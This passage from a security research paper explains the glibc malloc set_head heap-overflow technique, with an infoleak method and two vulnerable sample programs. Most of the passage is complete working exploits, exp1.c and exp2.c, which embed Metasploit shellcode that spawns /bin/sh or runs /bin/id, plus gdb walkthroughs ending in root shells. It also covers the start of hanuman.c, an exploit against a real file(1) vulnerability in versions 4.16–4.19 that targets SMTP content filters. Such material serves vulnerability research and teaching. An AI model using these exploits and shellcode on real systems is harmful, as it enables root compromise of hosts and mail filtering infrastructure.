If you look at how 'topchunk_size' is computed, it seems possible. By changing the value of 'retloc', it will affect 'malloc_size'. Then, 'malloc_size' is used to compute 'topchunk_size'. By playing with 'retadr' in the second formula, you can always hit the same 'topchunk_size'. Let's look at the same example, but this time with a changing return address. While the return location is decrementing by 8, let's increment the return address by 8.

```
        +------------+-----------++------------+------------+
        |   return   |  return   || top chunk  |   malloc   |
        |  location  |  address  ||   size     |    size    |
        +------------+-----------++------------+------------+
        +------------+-----------++------------+------------+
        | 0xbffffffc | 0x8050200 || 3221225725 | 3086679796 |
        | 0xbffffff4 | 0x8050208 || 3221225725 | 3086679788 |
        | 0xbfffffec | 0x8050210 || 3221225725 | 3086679780 |
```

```
        | 0xbfffffe4 | 0x8050218 || 3221225725 | 3086679772 |
        | 0xbfffffdc | 0x8050220 || 3221225725 | 3086679764 |
        | 0xbfffffd4 | 0x8050228 || 3221225725 | 3086679756 |
        | 0xbfffffcc | 0x8050230 || 3221225725 | 3086679748 |
        | 0xbfffffc4 | 0x8050238 || 3221225725 | 3086679740 |
        |    ...     |    ...    ||     ...    |     ...    |
        +------------+-----------++------------+------------+
```

You can see that the size of the top chunk is always the same. On the other hand, the return address changes through the multiple overwrites. The attacker needs to have an NOP cushion big enough to adapt to this variation.

Refer to section 6.1.2.1 to get a sample vulnerable scenario exploitable with multiple overwrites.

----[5.2 - Infoleak

As was stated in the Shellcoder's Handbook[9]: "An information leak can make even a difficult bug possible". Most of the time, people who write exploits try to make them as reliable as possible. If hackers, using an infoleak technique, can improve the reliability of the set_head technique, well, that's pretty good. The technique is already hard to use because it relies on unknown memory locations, which are:

- The return location
- The top chunk location
- The return address

When there is an overwrite operation, if the attacker is able to tell if the program has crashed or not, he can turn this to his advantage. Indeed, this knowledge could help him find one parameter of the exploitable situation, which is the top chunk location.

The theory behind this technique is simple. If the attacker has the real address of the top chunk, he will be able to write at the address 0xbffffffc but not at the address 0xc0000004.

Indeed, a write operation at the address 0xbffffffc will work because this address is in the stack and its purpose is to store the environment variables of the program. It does not significantly affect the behaviour of the program, so the program will still continue to run normally.

On the other hand, if the attacker wrote in memory starting from 0xc0000000, there will be a segmentation fault because this memory region is not mapped. After this violation, the program will crash.

To take advantage of this behaviour, the attacker will have to do a series of write operations while incrementing or decrementing the location of the top chunk. For each top chunk location tried, there should be 6 write operations.

Below, you will find the parameters of the exploitable situation to use during the 6 write operations. The expected result is in the right column of the chart. If you get these results, then the value used for the location of the top chunk is the right one.

```
        +------------+------------++--------------+
        |  return    |   return   ||    Did it    |
        |  location  |   address  ||   segfault ? |
        +------------+------------++--------------+
        +------------+------------++--------------+
        | 0xc0000014 | 0x07070707 ||     Yes      |
        | 0xc000000c | 0x07070707 ||     Yes      |
        | 0xc0000004 | 0x07070707 ||     Yes      |
        | 0xbffffffc | 0x07070707 ||     No       |
        | 0xbffffff4 | 0x07070707 ||     No       |
        | 0xbfffffec | 0x07070707 ||     No       |
        +------------+------------++--------------+
```

If the six write operations made the program segfault each time, then the attacker is probably writing after 0xbfffffff or below the limit of the stack.

If the 6 write operations succeeded and the program did not crash, then it probably means that the attacker overwrote some values in the stack. In that case, decrement the value of the top chunk location to use.

--[6 - Examples

The best way to learn something new is probably with the help of examples. Below, you will find some vulnerable codes and their exploits.

A scenario-based approach is taken here to demonstrate the exploitability of a situation. Ultimately, the exploitability of a context can be defined by specific characterictics.

Also, the application of the set_head() technique on a real life example is shown with the file(1) utility vulnerability. The set_head technique was found to exploit this specific vulnerability.

----[6.1 - The basic scenarios

To simplify things, it's useful to define exploitable contexts in terms of scenarios. For each specific scenario, there should be a specific way to exploit it. Once the reader has learned those scenarios, he can then match them with vulnerable situations in softwares. He will then know exactly what approach to use to make the most out of the vulnerability.

------[6.1.1.1 - The most basic form of the set_head() technique

This scenario is the most basic form of the application of the set_head() technique. This is the approach that was used in the file(1) utility exploit.

```
--------------------------- scenario1.c -----------------------------------
        #include <stdio.h>
        #include <stdlib.h>

        int main (int argc, char *argv[]) {

                char *buffer1;
                char *buffer2;
                unsigned long size;
```

```
/* [1] */       buffer1 = (char *) malloc (1024);
/* [2] */       sprintf (buffer1, argv[1]);

                size = strtoul (argv[2], NULL, 10);

/* [3] */       buffer2 = (char *) malloc (size);

                return 0;
        }
--------------------------- end of scenario1.c ----------------------------
```

Here is a brief description of the important lines in this code:

[1]: The top chunk is split and a memory region of 1024 bytes is requested.

[2]: A sprintf call is made. The destination buffer is not checked to see if it is large enough. The top chunk can then be overwritten here.

[3]: A call to malloc with a user-supplied size is done.

------[6.1.1.2 - Exploit

```
--------------------------- exp1.c ----------------------------------------
/*
   Exploit for scenario1.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7       // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)


struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};


/* linux_ia32_exec -  CMD=/bin/sh Size=68 Encoder=PexFnstenvSub
   http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xe2\xc0\xb3\x83\xeb\xfc\xe2\xf4\x4d\xe9\x98\x2a\x75\x84\xa8\x9e"
"\x44\x6b\x27\xdb\x08\x91\xa8\xb3\x4f\xcd\xa2\xda\x49\x6b\x23\xe1"
```

```
"\xcf\xea\xc0\xb3\x27\xcd\xa2\xda\x49\xcd\xb3\xdb\x27\xb5\x93\x3a"
"\xc6\x2f\x40\xb3";


struct sethead * set_head_compute
    (unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, "  Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address.  To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size)) | PREV_INUSE;
    if (check_retadr != retadr) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
```

```
            retadr);

    return shead;
}


void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}


void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}


int main (int argc, char *argv[]) {

        char *buffer;
        char malloc_size_string[20];
        unsigned long retloc, retadr, toploc;
        unsigned long topchunk_size, malloc_size;
        struct sethead *shead;

        if ( argc != 4) {
                printf ("wrong number of arguments, exiting...\n\n");
                printf ("%s <retloc> <retadr> <toploc>\n\n", argv[0]);
                return 1;
        }

        sscanf (argv[1], "0x%x", &retloc);
        sscanf (argv[2], "0x%x", &retadr);
        sscanf (argv[3], "0x%x", &toploc);

        shead = set_head_compute (retloc, retadr, toploc);
        topchunk_size = shead->topchunk_size;
        malloc_size = shead->malloc_size;

        buffer = (char *) malloc (1036);

        memset (buffer, 0x90, 1036);
        put_longword (buffer+1028, topchunk_size);
        memcpy (buffer+1028-strlen(scode), scode, strlen (scode));
        buffer[1032]=0x0;

        snprintf (malloc_size_string, 20, "%u", malloc_size);
        execl ("./scenario1", "scenario1", buffer, malloc_size_string,
            NULL);

        return 0;
}
--------------------------- end of exp1.c ----------------------------------
```

Here are the steps to find the 3 memory values to use for this exploit.

1- The first step is to generate a core dump file from the vulnerable program. You will then have to analyze this core dump to find the proper values for your exploit.

To generate the core file, get an approximation of the top chunk location by getting the base address of the BSS section. Normally, the heap will start just after the BSS section:

```
bash$ readelf -S ./scenario1 | grep bss
  [22] .bss              NOBITS          080495e4 0005e4 000004
```

The BSS section starts at 0x080495e4. Let's call the exploit the following way, and remember to replace 0x080495e4 for the BSS value you have found:

```
bash$ ./exp1 0xc0c0c0c0 0x080495e4 0x080495e4
--[ Impossible to use 0x80495e4 as the top chunk location.  Using 0x80495e0
instead
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x80495e4 as the return address. Using 0x80495e1
instead
Segmentation fault (core dumped)
bash$
```

2- Call gdb on that core dump file.

```
bash$ gdb -q scenario1 core.2212
Core was generated by `scenario1'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/lib/debug/libc.so.6...done.
Loaded symbols for /usr/lib/debug/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  _int_malloc (av=0x40140860, bytes=1075054688) at malloc.c:4082

4082          set_head(remainder, remainder_size | PREV_INUSE);
(gdb)
```

3- The ESI register contains the address of the top chunk. It might be another register for you.

```
(gdb) info reg esi
esi            0x8049a38        134519352
(gdb)
```

4- Start searching before the location of the top chunk to find the NOP cushion. This will be the return address.

```
0x8049970:      0x90909090      0x90909090      0x90909090      0x90909090
0x8049980:      0x90909090      0x90909090      0x90909090      0x90909090
0x8049990:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499a0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499b0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499c0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499d0:      0x90909090      0x90909090      0x90909090      0x90909090
0x80499e0:      0x90909090      0x90909090      0x90909090      0xe983c931
0x80499f0:      0xd9eed9f5      0x5bf42474      0x27137381      0x83b3c0e2
```

```
0x8049a00:      0xf4e2fceb      0x2a98e94d      0x9ea88475      0xdb276b44
(gdb)
```

0x8049990 is a valid address.

5- To get the return location for your exploit, get a saved EIP from a stack frame.

```
(gdb) frame 2
#2  0x0804840a in main ()
(gdb) x $ebp+4
0xbffff52c:     0x4002980c
(gdb)
```

0xbffff52c is the return location.

6- You can now call the exploit with the values that you have found.

```
bash$ ./exp1 0xbffff52c 0x8049990 0x8049a38
--[ Using 0x8049a38 as the top chunk location.
--[ Using 0xbffff52c as the return location.
--[ Impossible to use 0x8049990 as the return address. Using 0x8049991
instead
sh-2.05b# exit
exit
bash$
```

------[6.1.2.1 - Multiple overwrites

This scenario is an example of a situation where it could be possible to leverage the set_head() technique to make it write multiple times in memory. Applying this technique will help you improve the reliability of the exploit. It will increase your chances of finding a valid return location while you are exploiting the program.

```
--------------------------- scenario2.c -----------------------------------
        #include <stdio.h>
        #include <stdlib.h>
        #include <unistd.h>

        int main (int argc, char *argv[]) {

                char *buffer1;
                char *buffer2;
                unsigned long size;

/* [1] */       buffer1 = (char *) malloc (4096);
/* [2] */       fgets (buffer1, 4200, stdin);

/* [3] */       do {
                        size = 0;
                        scanf ("%u", &size);
/* [4] */               buffer2 = (char *) malloc (size);

                        /*
                         * Random code
                         */
```

```
/* [5] */                free (buffer2);

                } while (size != 0);

                return 0;
        }
------------------------- end of scenario2.c ------------------------------

Here is a brief description of the important lines in this code:

[1]: A memory region of 4096 bytes is requested.  The top chunk is split
     and the request is serviced.

[2]: A call to fgets is made.  The destination buffer is not checked to see
     if it is large enough.  The top chunk can then be overwritten here.

[3]: The program enters a loop.  It reads from 'stdin' until the number '0'
     is entered.

[4]: A call to malloc is done with 'size' as the parameter.  The loop does
     not end until size equals '0'.  This gives the attacker the
     possibility of overwriting the memory multiple times.

[5]: The buffer needs to be freed at the end of the loop.


------[ 6.1.2.2 - Exploit

--------------------------- exp2.c ----------------------------------------
/*
   Exploit for scenario2.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7       // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)


struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};


/* linux_ia32_exec -  CMD=/bin/id Size=68 Encoder=PexFnstenvSub
```

```
http://metasploit.com */
unsigned char scode[] =
"\x33\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x4f"
"\x3d\x1a\x3d\x83\xeb\xfc\xe2\xf4\x25\x36\x42\xa4\x1d\x5b\x72\x10"
"\x2c\xb4\xfd\x55\x60\x4e\x72\x3d\x27\x12\x78\x54\x21\xb4\xf9\x6f"
"\xa7\x35\x1a\x3d\x4f\x12\x78\x54\x21\x12\x73\x59\x4f\x6a\x49\xb4"
"\xae\xf0\x9a\x3d";


struct sethead * set_head_compute
    (unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, "  Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address.  To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size)) | PREV_INUSE;
    if (check_retadr != retadr) {
```

```
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
            retadr);

    return shead;
}


void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}


void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}


int main (int argc, char *argv[]) {

        char *buffer;
        char malloc_size_buffer[20];
        unsigned long retloc, retadr, toploc;
        unsigned long topchunk_size, malloc_size;
        struct sethead *shead;
        int i;

        if ( argc != 4) {
                printf ("wrong number of arguments, exiting...\n\n");
                printf ("%s <retloc> <retadr> <toploc>\n\n", argv[0]);
                return 1;
        }

        sscanf (argv[1], "0x%x", &retloc);
        sscanf (argv[2], "0x%x", &retadr);
        sscanf (argv[3], "0x%x", &toploc);

        shead = set_head_compute (retloc, retadr, toploc);
        topchunk_size = shead->topchunk_size;
        free (shead);

        buffer = (char *) malloc (4108);
        memset (buffer, 0x90, 4108);
        put_longword (buffer+4100, topchunk_size);
        memcpy (buffer+4100-strlen(scode), scode, strlen (scode));
        buffer[4104]=0x0;

        printf ("%s\n", buffer);

        for (i = 0; i < 300; i++) {
                shead = set_head_compute (retloc, retadr, toploc);
                topchunk_size = shead->topchunk_size;
                malloc_size = shead->malloc_size;
```

```
                printf ("%u\n", malloc_size);

                retloc = retloc - 8;
                retadr = retadr + 8;

                free (shead);
        }

        return 0;
}
--------------------------- end of exp2.c ---------------------------------
```

Here are the steps to find the memory values to use for this exploit.

1- The first step is to generate a core dump file from the vulnerable program. You will then have to analyze this core dump to find the proper values for your exploit.

To generate the core file, get an approximation of the top chunk location by getting the base address of the BSS section. Normally, the heap will start just after the BSS section:

```
bash$ readelf -S ./scenario2|grep bss
  [22] .bss              NOBITS          0804964c 00064c 000008
```

The BSS section starts at 0x0804964c. Let's call the exploit the following way, and remember to replace 0x0804964c for the BSS value you have found:

```
bash$ ./exp2 0xc0c0c0c0 0x0804964c 0x0804964c | ./scenario2
--[ Impossible to use 0x804964c as the top chunk location.  Using 0x8049648
instead
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x804964c as the return address. Using 0x8049649
instead
--[ Impossible to use 0x804964c as the top chunk location.  Using 0x8049648
instead
[...]
--[ Impossible to use 0xc0c0b768 as the return location. Using 0xc0c0b76c
instead
--[ Impossible to use 0x8049fa4 as the return address. Using 0x8049fa1
instead
Segmentation fault (core dumped)
bash#
```

2- Call gdb on that core dump file.

```
bash$ gdb -q scenario2 core.2698
Core was generated by `./scenario2'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/lib/debug/libc.so.6...done.
Loaded symbols for /usr/lib/debug/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  _int_malloc (av=0x40140860, bytes=1075054688) at malloc.c:4082

4082          set_head(remainder, remainder_size | PREV_INUSE);
```

```
(gdb)
```

3- The ESI register contains the address of the top chunk. It might be another register for you.

```
(gdb) info reg esi
esi            0x804a6a8        134522536
(gdb)
```

4- For the return address, get a memory address at the beginning of the NOP cushion:

```
0x8049654:      0x00000000      0x00000000      0x00000019      0x4013e698
0x8049664:      0x4013e698      0x400898a0      0x4013d720      0x00000000
0x8049674:      0x00000019      0x4013e6a0      0x4013e6a0      0x400899b0
0x8049684:      0x4013d720      0x00000000      0x00000019      0x4013e6a8
0x8049694:      0x4013e6a8      0x40089a80      0x4013d720      0x00000000
0x80496a4:      0x00001009      0x90909090      0x90909090      0x90909090
0x80496b4:      0x90909090      0x90909090      0x90909090      0x90909090
0x80496c4:      0x90909090      0x90909090      0x90909090      0x90909090
0x80496d4:      0x90909090      0x90909090      0x90909090      0x90909090
```

0x80496b4 is a valid address.

5- You can now call the exploit with the values that you have found. The return location will be 0xbffffffc, and it will decrement with each write. The shellcode in exp2.c executes /bin/id.

```
bash$ ./exp2 0xbffffffc 0x80496b4 0x804a6a8 | ./scenario2
--[ Using 0x804a6a8 as the top chunk location.
--[ Using 0xbffffffc as the return location.
--[ Impossible to use 0x80496b4 as the return address. Using 0x80496b9
instead
[...]
--[ Using 0xbffff6a4 as the return location.
--[ Impossible to use 0x804a00c as the return address. Using 0x804a011
instead
uid=0(root) gid=0(root) groups=0(root)
bash$
```

----[6.2 - A real case scenario: file(1) utility

The set_head technique was developed during the research of a security hole in the UNIX file(1) utility. This utility is an automatic file content type recognition tool found on many UNIX systems. The versions affected are Ian Darwin's version 4.00 to 4.19, maintained by Christos Zoulas. This version is the standard version of file(1) for Linux, *BSD, and other systems, maintained by Christos Zoulas.

The main reason why so much energy was put in the development of this exploit is mainly because the presence of a vulnerability in this utility represents a high security risk for an SMTP content filter.

An SMTP content filter is a system that acts after the SMTP server receives email and applies various filtering policies defined by a network administrator. Once the scanning process is finished, the filter decides

whether the message will be relayed or not.

An SMTP content filter needs to be able to call different kind of programs on an incoming email:

- Dearchivers;
- Decoders;
- Classifiers;
- Antivirus;
- and many more ...

The file(1) utility falls under the "classifiers" category.

This attack vector gives a complete new meaning to vulnerabilities that were classified as low risk.

The author of this paper is also the maintainer of PIRANA [7], an exploitation framework that tests the security of an email content filter. By means of a vulnerability database, the content filter to be tested will be bombarded by various emails containing a malicious payload intended to compromise the computing platform. PIRANA's goal is to test whether or not any vulnerability exists on the content filtering platform.

------[6.2.1 - The hole

The security vulnerability is in the file_printf() function. This function fills the content of the 'ms->o.buf' buffer with the characteristics of the inspected file. Once this is done, the buffer is printed on the screen, showing what type of file was detected. Here is the vulnerable function:

--[From file-4.19/src/funcs.c

```
01 protected int
02 file_printf(struct magic_set *ms, const char *fmt, ...)
03 {
04         va_list ap;
05         size_t len;
06         char *buf;
07
08         va_start(ap, fmt);
09         if ((len = vsnprintf(ms->o.ptr, ms->o.len, fmt, ap)) >= ms->
o.len) {
10                 va_end(ap);
11                 if ((buf = realloc(ms->o.buf, len + 1024)) == NULL) {
12                         file_oomem(ms, len + 1024);
13                         return -1;
14                 }
15                 ms->o.ptr = buf + (ms->o.ptr - ms->o.buf);
16                 ms->o.buf = buf;
17                 ms->o.len = ms->o.size - (ms->o.ptr - ms->o.buf);
18                 ms->o.size = len + 1024;
19
20                 va_start(ap, fmt);
21                 len = vsnprintf(ms->o.ptr, ms->o.len, fmt, ap);
22         }
23         ms->o.ptr += len;
24         ms->o.len -= len;
25         va_end(ap);
26         return 0;
27 }
```

At first sight, this function seems to take good care of not overflowing the 'ms->o.ptr' buffer. A first copy is done at line 09. If the destination buffer, 'ms->o.buf', is not big enough to receive the character string, the memory region is reallocated.

The reallocation is done at line 11, but the new size is not computed properly. Indeed, the function assumes that the buffer should never be bigger than 1024 added to the current length of the processed string.

The real problem is at line 21. The variable 'ms->o.len' represents the number of bytes left in 'ms->o.buf'. The variable 'len', on the other hand, represents the number of characters (not including the trailing '\0') which would have been written to the final string if enough space had been available. In the event that the buffer to be printed would be larger than 'ms->o.len', 'len' would contain a value greater than 'ms->o.len'. Then, at line 24, 'len' would get subtracted from 'ms->o.len'. 'ms->o.len' could underflow below 0, and it would become a very big positive integer because 'ms->o.len' is of type 'size_t'. Subsequent vsnprintf() calls would then receive a very big length parameter thus rendering any bound checking capabilities useless.

------[6.2.2 - All the pieces fall into place

There is an interesting portion of code in the function donote()/readelf.c. There is a call to the vulnerable function, file_printf(), with a user-supplied buffer. By taking advantage of this code, it will be a lot simpler to write a successful exploit. Indeed, it will be possible to overwrite the chunk information with arbitrary values.

```
        --[ From file-4.19/src/readelf.c

          /*
           * Extract the program name.  It is at
           * offset 0x7c, and is up to 32-bytes,
           * including the terminating NUL.
           */
          if (file_printf(ms, ", from '%.31s'",
              &nbuf[doff + 0x7c]) == -1)
                  return size;
```

After a couple of tries overflowing the header of the next chunk, it was clear that the only thing that was overflowable was the wilderness chunk. It was not possible to provoke a situation where a chunk that was not adjacent to the top chunk could be overflowable with user controllable data.

The file utility suffers from this buffer overflow since the 4.00 release when the first version of file_printf() was introduced. A successful exploitation was only possible starting from version 4.16. Indeed, this version included a call to malloc with a user controllable variable. From readelf.c:

```
        --[ From file-4.19/src/readelf.c

          if ((nbuf = malloc((size_t)xsh_size)) == NULL) {
           file_error(ms, errno, "Cannot allocate memory"
               " for note");
           return -1;
```

```
This was the missing piece of the puzzle.  Now, every condition is met to
use the set_head() technique.


------[ 6.2.3 - hanuman.c

/*
 * hanuman.c
 *
 * file(1) exploit for version 4.16 to 4.19.
 * Coded by Jean-Sebastien Guay-Leroux
 * http://www.guay-leroux.com
 *
 */


/*

Here are the steps to find the 3 memory values to use for the file(1)
exploit.


1- The first step is to generate a core dump file from file(1).  You will
then have to analyze this core dump to find the proper values for your
exploit.

To generate the core file, get an approximation of the top chunk location
by getting the base address of the BSS section:

bash# readelf -S /usr/bin/file

Section Headers:
  [Nr] Name              Type            Addr
  [ 0]                   NULL            00000000
  [ 1] .interp           PROGBITS        080480f4
  [...]
  [22] .bss              NOBITS          0804b1e0

The BSS section starts at 0x0804b1e0.  Let's call the exploit the following
way, and remember to replace 0x0804b1e0 for the BSS value you have found:

bash# ./hanuman 0xc0c0c0c0 0x0804b1e0 0x0804b1e0 mal
--[ Using 0x804b1e0 as the top chunk location.
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x804b1e0 as the return address. Using 0x804b1e1
instead
--[ The file has been written
bash# file mal
Segmentation fault (core dumped)
bash#


2- Call gdb on that core dump file.

bash# gdb -q file core.14854
Core was generated by `file mal'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/local/lib/libmagic.so.1...done.
Loaded symbols for /usr/local/lib/libmagic.so.1
```

```
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Reading symbols from /usr/lib/gconv/ISO8859-1.so...done.
Loaded symbols for /usr/lib/gconv/ISO8859-1.so
#0  0x400a3d15 in mallopt () from /lib/i686/libc.so.6
(gdb)
```

3- The EAX register contains the address of the top chunk. It might be another register for you.

```
(gdb) info reg eax
eax            0x80614f8        134616312
(gdb)
```

4- Start searching from the location of the top chunk to find the NOP cushion. This will be the return address.

```
0x80614f8:      0xc0c0c0c1      0xb8bc0ee1      0xc0c0c0c1      0xc0c0c0c1
0x8061508:      0xc0c0c0c1      0xc0c0c0c1      0x73282027      0x616e6769
0x8061518:      0x2930206c      0x90909000      0x90909090      0x90909090
0x8061528:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061538:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061548:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061558:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061568:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061578:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061588:      0x90909090      0x90909090      0x90909090      0x90909090
0x8061598:      0x90909090      0x90909090      0x90909090      0x90909090
0x80615a8:      0x90909090      0x90909090      0x90909090      0x90909090
0x80615b8:      0x90909090      0x90909090
(gdb)
```

0x8061558 is a valid address.

5- To get the return location for your exploit, get a saved EIP from a stack frame.

```
(gdb) frame 3
#3  0x4001f32e in file_tryelf (ms=0x804bc90, fd=3, buf=0x0, nbytes=8192) at
readelf.c:1007
1007                            if (doshn(ms, class, swap, fd,
(gdb) x $ebp+4
0xbffff7fc:     0x400172b3
(gdb)
```

0xbffff7fc is the return location.

6- You can now call the exploit with the values that you have found.

```
bash# ./new 0xbffff7fc 0x8061558 0x80614f8 mal
--[ Using 0x80614f8 as the top chunk location.
--[ Using 0xbffff7fc as the return location.
--[ Impossible to use 0x8061558 as the return address. Using 0x8061559
instead
--[ The file has been written
```

```
bash# file mal
sh-2.05b#

*/


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <stdint.h>


#define DEBUG                           0


#define initial_ELF_garbage             75
//ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
// linked

#define initial_netbsd_garbage          22
//, NetBSD-style, from '

#define post_netbsd_garbage             12
//' (signal 0)


// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7       // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)


// Offsets of the note entries in the file
#define OFFSET_31_BYTES  2048
#define OFFSET_N_BYTES   2304
#define OFFSET_0_BYTES   2560
#define OFFSET_OVERWRITE 2816
#define OFFSET_SHELLCODE 4096


